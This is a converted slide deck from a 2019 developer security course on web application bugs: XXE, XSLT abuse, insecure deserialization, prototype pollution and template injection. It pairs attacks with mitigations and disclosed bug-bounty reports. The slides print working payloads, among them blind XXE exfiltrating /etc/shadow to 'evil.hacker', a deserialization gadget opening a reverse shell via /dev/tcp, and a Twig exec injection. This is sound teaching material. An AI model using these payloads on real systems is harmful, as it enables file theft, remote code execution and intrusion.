

Modern web application bugs




SecAppDev 2019

about:me

Erlend Oftedal

- ▶ @ Blank, Oslo, Norway
- ▶ Developer, security architect, security tester, bug bounty hunter
- ▶ Builds open source security tools like [Retire.js](#)
- ▶ Head of the [OWASP Norway chapter](#)
- ▶ [@webtonull](#)



OWASP Top 10 2013

A1 - Injection

A2 - Broken Authentication and Session Management

A3 - Cross-Site Scripting (XSS)

A4 - Insecure Direct Object References

A5 - Security Misconfiguration

A6 - Sensitive Data Exposure

A7 - Missing Function Level Access Control

A8 - Cross-Site Request Forgery (CSRF)

A9 - Using Components with Known Vulnerabilities

A10 - Unvalidated Redirects and Forwards

OWASP Top 10 2017

A1 - Injection

A2 - Broken Authentication

A3 - Sensitive Data Exposure

A4 - XML External Entities (XXE)

A5 - Broken Access Control


A6 - Security Misconfiguration

A7 - Cross-Site Scripting (XSS)

A8 - Insecure Deserialization

A9 - Using Components with Known Vulnerabilities

A10 - Insufficient Logging & Monitoring



Source: <https://www.bugcrowd.com/resource/2018-state-of-bug-bounty-report/>

	CONSUMER GOODS	FINANCIAL SERVICES & INSURANCE	GOVERNMENT	HEALTHCARE	MEDIA & ENTERTAINMENT	PROFESSIONAL SERVICES	RETAIL & ECOMMERCE	TECHNOLOGY	TELECOM	TRANSPORTATION	TRAVEL & HOSPITALITY
CROSS-SITE SCRIPTING (XSS)	23%	24%	26%	19%	28%	27%	24%	21%	24%	59%	38%
INFORMATION DISCLOSURE	17%	18%	18%	25%	16%	14%	16%	30%	18%	1%	13%
IMPROPER AUTHENTICATION	7%	8%	3%	6%	9%	11%	8%	8%	5%	18%	10%
VIOLATION OF SECURE DESIGN PRINCIPLES	6%	9%	11%	10%	10%	12%	9%	8%	13%	6%	4%
CROSS-SITE REQUEST FORGERY (CSRF)	12%	10%	4%	8%	7%	5%	12%	7%	8%	2%	8%
OPEN REDIRECT	4%	6%	8%	5%	7%	6%	8%	5%	4%	2%	9%
PRIVILEGE ESCALATION	5%	4%	1%	1%	3%	5%	5%	5%	10%	3%	6%
IMPROPER ACCESS CONTROL	12%	9%	3%	9%	6%	7%	8%	6%	5%	2%	4%
CRYPTOGRAPHIC ISSUES	2%	2%	18%	1%	2%	2%	1%	2%	3%	1%	1%
DENIAL OF SERVICE	2%	2%	1%	1%	1%	2%	1%	2%	2%	1%	1%
BUSINESS LOGIC ERRORS	4%	5%	1%	4%	5%	6%	4%	4%	3%	2%	5%
CODE INJECTION	1%	1%	1%	5%	2%	2%	2%	2%	2%	1%	1%
SQL INJECTION	5%	1%	5%	4%	2%	0%	2%	2%	2%	2%	1%
COMMAND INJECTION	1%	1%	1%	2%	1%	1%	1%	1%	2%	1%	1%
MEMORY CORRUPTION	1%	1%	0%	0%	1%	0%	1%	1%	1%	1%	0%

Source: <https://www.hackerone.com/sites/default/files/2018-07/The%20Hacker-Powered%20Security%20Report%202018.pdf>



publiclyDisclosed @disclosedh1 · Feb 4

Node.js third-party modules disclosed a bug submitted by dienpv:
hackerone.com/reports/439120 #hackerone #bugbounty

**Prototype pollution attack
(upmerge)**

ID: 439120

hackerone.com



1



8



publiclyDisclosed @disclosedh1 · Feb 3

HackerOne disclosed a bug submitted by yashrs:
hackerone.com/reports/489146 - Bounty: \$20,000 #hackerone #bugbounty

**Confidential data of users and
limited metadata of programs
and reports accessible via
GraphQL**

ID: 489146

hackerone.com



2



68



224



<https://twitter.com/disclosedh1>

Hacktivity

🔍 Search Hacktivity

Publish [External Vulnerability](#)

Publish

Sort

- Popular
- New

Type

- All
- Bug Bounty
- Published
- Disclosed

42		Возможность зайти на любой аккаунт https://pandao.ru/ By lincoln9932 to Mail.ru ● Resolved 🚫 Critical \$2,600	disclosed 4 hrs ago
1		ssl cookie without secure flag set By hossammesbah21 to Mail.ru ● Informative 🟡 None	disclosed 2 days ago
4		CRLF injection on https://buildbot.mariadb.org By mik317 to MariaDB ● Resolved 🟡 Medium	disclosed 2 days ago
0		Prototype pollution attack (upmerge) By dienpv to Node.js third-party modules ● Resolved 🟡 Medium	disclosed 3 days ago
269		Confidential data of users and limited metadata of programs and reports accessible via GraphQL By yashrs to HackerOne ● Resolved 🚫 Critical \$20,000	disclosed 3 days ago
24		Open redirect vulnerability in index.php By yoyobabaji to HackerOne ● Resolved 🟡 None	disclosed 4 days ago

Reload this page

<https://hackerone.com/hacktivity>

[Missing Protection Mechanism in Mail Servers allows malicious user to use staff ratelimited.me](#)



Erlend Oftedal (webtonull)

127

Reputation

-

Rank

5.00

Signal

89th

Percentile

^
6

#356284

Samlify is vulnerable to signature wrapping

Share:

State ● Resolved (Closed)Severity ■ ■ ■ High (8.0)Disclosed **October 23, 2018 9:54am +0200**

Participants

Reported To [Node.js third-party modules](#)

Visibility Disclosed (Full)

Asset
samlify
(Source code)

Weakness Cryptographic Issues - Generic

Collapse

TIMELINE

**webtonull** submitted a report to [Node.js third-party modules](#).

May 23rd (9 months ago)

I would like to report a signature wrapping weakness in samlify

It allows an attacker to modify a SAML token received from the IdP before validating it with the service provider

Module**module name:** samlify**version:** 2.3.7<https://hackerone.com/reports/356284/> www.npmjs.com/package/samlify**Module Description**

The joy of XML



Simple XML POST

POST

```
<?xml version="1.0" encoding="UTF-8"?>
<contact>
  <firstName>Erlend</firstName>
  <lastName>Oftedal</lastName>
  <email>erlend@oftedal.no</email>
</contact>
```


GETting the XML

GET

Send

XXE - XML External Entities

POST

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY content SYSTEM "file:/etc/passwd">
]>
<contact>
  <id>1</id>
  <firstName>&content;</firstName>
  <lastName>lo</lastName>
  <email>yo@lo.no</email>
</contact>
```

XSLT to create HTML

POST

Send

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <html>
      <body>
        <table>
          <tr><th>First name</th><td><xsl:value-of select="//firstName" /></td></tr>
          <tr><th>Last name</th><td><xsl:value-of select="//lastName" /></td></tr>
          <tr><th>Email</th><td><xsl:value-of select="//email" /></td></tr>
        </table>
      </body>
    </html>
  </xsl:template>
```

XSLT - grab version information

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <html>
      <body>
        Version: <xsl:value-of select="system-property('xsl:version')" /><br />
        Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />
        Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />
        Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />
        Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />
      </body>
    </html>
  </xsl:template>
```

XSLT - stealing XML files using fn:document()

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('pom.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

XSLT - XXE in stylesheet

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
  <!ENTITY content SYSTEM "file:/etc/passwd">
]>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    &content;
  </xsl:template>
</xsl:stylesheet>
```


XSLT 2.0 - fn:unparsed-text()

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <html>
      <xsl:value-of select="unparsed-text('/etc/passwd')"/>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

XSLT 2.0 - fn:unparsed-text()

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <html>
      <xsl:value-of select="unparsed-text('http://172.18.0.3:9200/')"/>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

XXE - Blind XXE

POST

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
<!ENTITY % data SYSTEM "file:passwords.txt">
<!ENTITY % dtdcontents SYSTEM "http://evil.hacker:1337/ext.dtd">
%dtdcontents;
%externalentity;
%exfil;
]>
<contact>
  <id>1</id>
  <firstName>yo</firstName>
  <lastName>lo</lastName>
  <email>yo@lo.no</email>
```

Blind XXE

We send this:

```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % data SYSTEM "file:///etc/shadow">
<!ENTITY % dtdcontents SYSTEM "http://evil.hacker/sp.dtd">
%dtdcontents;
%externalentity;
%exfil;
]>
```

Which references this:

```
<!ENTITY % externalentity "<!ENTITY &#x25; exfil SYSTEM 'http://evil.hacker/?%data;'">
```

Source: <https://gist.github.com/staaldraad/01415b990939494879b4>

Blind XXE - steps

1. Is there a DNS query for our server?
2. Can we get a HTTP call through to us?
3. Finding a working exfil:

Good resource: **staaldraad / XXE_payloads**

<https://gist.github.com/staaldraad/01415b990939494879b4>

Burp Suite will do much of this for you :D



Josh Brodie (joshbrodienz)

279

Reputation

-

Rank

1.63

Signal

74th

Percentile

24.17

Impact

96th

Percentile

197

#248668

XXE on sms-be-vip.twitter.com in SXMP Processor

Share:

State ● Resolved (Closed)Severity ▢▢▢ Medium (5.3)Disclosed publicly **July 27, 2017 1:03am +0200**

Participants

Reported To [Twitter](#)Visibility **Public (Full)**

Weakness XML External Entities (XXE)

Bounty **\$10,080**

Collapse

TIMELINE

[joshbrodienz](#) submitted a report to [Twitter](#).

Jul 12th (6 months ago)

Hi team,

What type of issue are you reporting? Does it align to a CWE or OWASP issue?

I've identified an XXE vulnerability in the cloudhopper sxmp servlet on sms-be-vip.twitter.com which discloses local files to an external attacker and allows web requests to be sent. This aligns to [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

How does a user reproduce your issue?

To demonstrate the use of this vulnerability for arbitrary file read, I sent the following request:

<https://hackerone.com/reports/248668>

From XML attacks to shell?

- ▶ Stealing credentials (passwords, ssh keys etc.)
- ▶ Lateral movement through data from:
 - File shares
 - Internal wikis
 - Internal systems

Underlying cause

- ▶ XML parsers provide dangerous features
- ▶ Many parsers are insecure by default

Stopping XXE

Alternatives:

1. Disable DTD support
2. Enable "secure XML parsing"
3. Disable external entities

[OWASP XML External Entity \(XXE\) Prevention Cheat Sheet](#)

```
Validator validator = schema.newValidator();  
validator.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");  
validator.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");
```

XXE in .NET

Safe by default?

XML parser	.NET < 4.5.2	.NET >= 4.5.2
LINQ to XML	✓	✓
XmlDictionaryReader	✓	✓
XmlDocument	✗	✓
XmlNodeReader	✓	✓
XmlReader	✓	✓
XmlTextReader	✗	✓
XPathNavigator	✗	✓
XslCompiledTransform	✓	✓

Stopping XXE in .NET

XmlDocument prior to .NET 4.5.2

```
var xmlDoc = new XmlDocument();  
xmlDoc.XmlResolver = null; // Setting this to null disables DTD  
xmlDoc.LoadXml(xml);
```

XmlTextReader prior to .NET 4.0

```
var reader = new XmlTextReader(stream);  
reader.ProhibitDtd = true; // Default is false
```

XmlTextReader prior to .NET 4.5.2

```
var reader = new XmlTextReader(stream);  
reader.DtdProcessing = DtdProcessing.Prohibit; // Default is Parse
```

Ensuring it remains stopped

- ▶ Wrap the parsing in a class
- ▶ Unit test, unit test, unit test

Binding and serialization



Serialization

- ▶ Serialization - Convert object to transfer/storage format
 - Object → XML/JSON/Binary
- ▶ Deserialization - Convert transfer/storage format to object
 - XML/JSON/Binary → Object
- ▶ Used in:
 - Remote- and inter-process communication (RPC/IPC)
 - Wire protocols, web services, message brokers
 - Caching/Persistence
 - Databases, cache servers, file systems
 - HTTP cookies, HTML form parameters, API authentication tokens

JSON serialization

Serialization:

```
JSONWriter writer = new JSONWriter();  
writer.writeObject(outputstream, myObject);
```

Deserialization:

```
JSONReader reader = new JSONReader();  
MyObject myObject = reader.readObject(inputstream, MyObject.class);
```

Binary serialization

Serialization:

```
Kryo kryo = new Kryo();  
Output out = new Output(response.getOutputStream())  
kryo.writeObject(out, myObject);
```

Deserialization:

```
Input in = new Input(request.getInputStream());  
MyObject myObject = kryo.readObject(in, MyObject.class);
```

Deserialization Attacks

- ▶ Possible impact:
 - Denial of Service
 - State manipulation
 - Integrity compromise
 - Remote code execution

Deserialization Attack Gadgets

Normal API object:

```
public class Person {  
    public String Name { get; };  
    public Person(String name) {  
        Name = name;  
    }  
}
```

Gadget:

```
namespace Org.Acme.Utils {  
    ...  
    public class Runner {  
        public Runner(String file) {  
            new Process(file).Start();  
        }  
    }  
}
```

Deserialization Attack Gadgets

```
namespace Org.Acme.Utills {  
    ...  
    public class Runner {  
        public Runner(String file) {  
            new Process(file).Start();  
        }  
    }  
}
```

```
{  
    "$type" : "Org.Acme.Utills.Runner",  
    "runner" : {  
        "file" : "calc.exe"  
    }  
}
```

```
<?xml version="1.0" encoding="UTF-8" ?>  
<runner type="Org.Acme.Utills.Runner">  
    <file>calc.exe</file>  
</runner>
```

Chaining gadgets

- ▶ We often need to combine multiple class/gadgets
- ▶ Can allow for full compromise of server

Deserialization gadget - JSON + .NET

```
{
  "$type" : "System.Windows.Data.ObjectDataProvider, PresentationFramework",
  "ObjectInstance" : {
    "$type" : "System.Diagnostics.Process, System"
  },
  "MethodParameters":{
    "$type" : "System.Collections.ArrayList, mscorlib",
    "$values": [ "calc" ]
  },
  "MethodName" : "Start"
}
```

See: <https://github.com/pwntester/ysoserial.net>

Insecure deserialization

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<dynamic-proxy>
  <interface>org.insecurelabs.api.contacts.Contact</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>ping</string>
        <string>-c</string>
        <string>3</string>
        <string>8.8.8.8</string>
      </command>
    </target>
  <action>start</action>
</dynamic-proxy>
```

See: <https://github.com/frohoff/ysoserial>

Insecure deserialization

POST

```
<?xml version="1.0" encoding="UTF-8" ?>
<dynamic-proxy>
  <interface>org.insecurelabs.api.contacts.Contact</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>/bin/bash</string>
        <string>-c</string>
        <string><![CDATA[ bash -i >& /dev/tcp/evil.hacker/1337 0>&1 ]]></string>
      </command>
    </target>
    <action>start</action>
  </handler>
```



João Filho Matos Figueiredo (jo...)

149

Reputation

-

Rank

7.00

Signal

98th

Percentile

39

#221294

Java Deserialization RCE via JBoss on card.starbucks.in

Share:

State ● Resolved (Closed)Severity ■ Critical (9.0)Disclosed publicly **May 22, 2017 4:05pm +0200**

Participants

Reported To [Starbucks](#)Visibility Public (Limited)Weakness **Code Injection**[Collapse](#)

SUMMARY BY STARBUCKS



The researcher discovered that a Starbucks online system running on the domain `http://card.starbucks.in/` performs deserialization of java objects that are submitted by users on a specific path belonging to JBOSSMQ without sanitizing/validating the data. As a result, an attacker can inject a malicious java object capable of running a command on the system during the deserialization process. We have immediately taken necessary measures to patch this vulnerability and the researcher responsibly disclosed it to RedHat as well. This was assigned [CVE-2017-7504](#)

TIMELINE



[joomatosf](#) submitted a report to [Starbucks](#).
<https://hackerone.com/reports/221294>

Apr 15th (9 months ago)



[rubikcube](#) HackerOne staff posted a comment.

Apr 15th (9 months ago)

Custom deserialization attacks

- ▶ Instantiate unintended objects
 - More than one singleton
- ▶ Instantiate destructive utils
 - Deleting files
 - Closing connections

Underlying cause

- ▶ Deserialization is permissive and allows client to specify type
- ▶ Deserialization allows client to deserialize to dangerous gadgets

Stopping insecure deserialization

- ▶ Configure deserialization to only support classes in certain namespaces/packages
- ▶ Disabling specification of types
- ▶ Keeping frameworks up to date

JavaScript prototypes

- ▶ JavaScript objects are not class-based
- ▶ Objects have a prototype hierarchy

Example: Logger definition

```
function Logger() {  
    //intialize log  
}  
Logger.prototype.info = function(msg) {  
    //write info message  
}  
Logger.prototype.warn = function(msg) {  
    //write warn message  
}  
  
var logger = new Logger();  
logger.warn("Hello world!");
```

Exploring prototypes

```
> var logger = new Logger();
undefined
> logger.__proto__
{info: f, warn: f, constructor: f}
> logger.__proto__ === Logger.prototype
true
> "i am a string".__proto__
String {"", length: 0, constructor: f, anchor: f, big: f, blink: f, ...}
> "i am a string".__proto__ === String.prototype
true
> "i am a string".__proto__.__proto__
{constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
> "i am a string".__proto__.__proto__ === Object.prototype
true
```

Prototypes are mutable!

Often used to backport features

```
Array.prototype.someFunction = Array.prototype.someFunction || function() {  
    //some implementation  
}
```

```
> var a = "monkey"
```

```
"monkey"
```

```
> Object.prototype.hello = "world"
```

```
"world"
```

```
> [].hello
```

```
"world"
```

```
> (2).hello
```

```
"world"
```

```
> a.hello
```

```
"world"
```

```
> a.hello.hello
```

```
"world"
```

Common JavaScript patterns

```
const defaults = { timeout: 100 };  
  
function loadData(url, options = {}) {  
  let settings = merge(defaults, options);  
  ...  
}
```

```
if (someObject.someKey) {  
  //do something  
}  
  
if (someObject[someKey]) {  
  //do something  
}
```

Prototype pollution attacks

```
merge(defaults, options);
```

```
someObject[a][b] = value;
```

Prototype pollution attacks

```
...
app.put('/documents/:id', (req, res) => {
  let doc = repo.get(req.params.id);
  if (!doc) return res.status(404).end("Not found");
  let updatedDoc = _.merge(doc, req.body);
  repo.store(req.params.id, updatedDoc);
  return res.json(updatedDoc);
});
...
```

Prototype pollution

GET

```
GET /whoami/ HTTP/1.1  
Host: 192.168.99.100:18666
```

Prototype pollution

POST

```
POST /blobs/ HTTP/1.1
Host: 192.168.99.100:18666
Content-Type: application/json
```

```
{"data": "hello"}
```


Prototype pollution

GET

```
GET /blobs/1 HTTP/1.1  
Host: 192.168.99.100:18666
```

Prototype pollution

POST

```
POST /blobs/ HTTP/1.1
Host: 192.168.99.100:18666
Content-Type: application/json
```

```
{"data": "hello", "__proto__": {"polluted": {"username": "admin"}}
```

Prototype pollution

GET

```
GET /blobs/polluted HTTP/1.1  
Host: 192.168.99.100:18666
```

Prototype pollution

GET

```
GET /whoami HTTP/1.1
Host: 192.168.99.100:18666
cookie: sessionId=polluted
```

Avoiding prototype pollution attacks

- ▶ Use `Map()` instead of `{}` for key/value
- ▶ `hasOwnProperty()`
- ▶ `Object.freeze(Object.prototype)`
- ▶ JSON Schema validation and input validation



dienpv

178

Reputation

-

Rank

2.88

Signal

77th

Percentile



#439120

Prototype pollution attack (upmerge)

Share:

State ● Resolved (Closed)Severity ▢▢▢ Medium (5.0)

Disclosed February 4, 2019 8:53am +0100

Participants

Reported To [Node.js third-party modules](#)

Visibility Disclosed (Full)

Asset
Other module
(Source code)

Weakness None

Collapse

TIMELINE

dienpv submitted a report to [Node.js third-party modules](#).

Nov 11th (3 months ago)

Hi team,

I would like to report a prototype pollution vulnerability in upmerge that allows an attacker to inject properties on Object.prototype.

Module**module name:** upmerge<https://hackerone.com/reports/439120>**npm page:** <https://www.npmjs.com/package/upmerge>

Template injection



Templating frameworks

- ▶ Create HTML using templates
- ▶ Server-side
 - Freemarker, Velocity, Jade, Twig, Erb etc.
- ▶ Client-side
 - React, angular, underscore etc.


```
<h1>{{variable}}</h1>
```

```
"<h1>" + eval("variable") + "</h1>"
```

```
title = "Hello"  
header = render("<h1>{{title}}</h1>")  
// <h1>Hello</h1>
```

```
...  
header = render("<h1>{{title}}</h1>")  
...  
article = render("<div>" + header + "<p>{{body}}</p></div>")  
...
```

```
...
title = "Hello"
body = "World"

...
header = render("<h1>{{title}}</h1>")
// "<h1>Hello</h1>"

...
article = render("<div>" + header + "<p>{{body}}</p></div>")
// "<div><h1>Hello</h1><p>World</p></div>"

...
```

```
...
title = "{{2*2}}"
body = "World"
...
header = render("<h1>{{title}}</h1>")
// "<h1>{{2*2}}</h1>"
...
article = render("<div>" + header + "<p>{{body}}</p></div>")
// "<div><h1>4</h1><p>World</p></div>"
...
```

Template injection - server side

GET

Send

Template injection - server side

GET

Template injection - server side

GET


Send

Template injection - server side

GET

`http://192.168.99.100/?v=0&name={{_self.env.registerUndefinedFilterCallback("exec")}}{{_se`

Send

